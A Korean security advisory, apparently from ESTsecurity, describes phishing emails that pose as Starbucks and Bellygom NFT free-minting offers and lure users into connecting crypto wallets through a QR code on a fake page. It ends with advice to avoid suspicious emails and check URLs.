


[그림 1] 프리민팅을 위장한 피싱 메일

공격자들은 가상자산에 실제 투자를 하고 있는 사용자들의 클릭률을 높히기 위하여 "스타벅스" "NFT" "무료 민팅"과 같은 키워드로 이메일 제목을 작성하였으며, 공격자들은 실제로 발행된 적이 있는 벨리곰, 스타벅스 NFT 를 주제로 하는 치밀함을 보였습니다.

실제 스타벅스에서는 올해 3 월 초 스타벅스 오디세이라고 하는 최초의 한정판 NFT 를 출시하여 큰 호응을 얻었습니다.

만일 사용자가 해당 메일을 클릭하면, 실제 스타벅스에서 발송한 이메일처럼 위장된 이메일 본문과 함께 '참여하기'버튼이 포함되어 있습니다.



[그림 2] 피싱 페이지

참여하기 버튼을 누르면, 공격자들이 그럴듯하게 제작해 놓은 피싱 페이지로 이동되며, QR 코드를 띄워 사용자들의 가상자산 지갑을 연결하도록 유도합니다.

만일 브라우저에 가상자산 지갑 플러그인이 설치되어 있다면 자동 연결도 가능하도록 구현해 놓았습니다.

프리 민팅은 따로 비용이 발생하지 않지만 NFT 를 거래하려면 일종의 수수료 개념인 가스비가 발생하기 때문에 이러한 이유로 지갑 연결을 유도하여도 사용자들은 큰 의심을 하지 않습니다.

만일 사용자가 피싱 페이지에서 보여주는 QR 코드를 스캔하여 자신의 가상자산 지갑과 연결하면 가상자산 지갑에 있는 가상자산들이 모두 공격자에게 전송됩니다.

많은 기업들이 NFT 사업에 뛰어들면서, 이러한 사기 역시 점점 더 기승을 부릴 것으로 예상됩니다.

사용자 여러분들께서는 수상한 이메일을 수신한 경우 열람을 지양하시고, 사이트에 접속할 때에는 반드시 URL 을 확인하는 습관을 길러야 하겠습니다.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616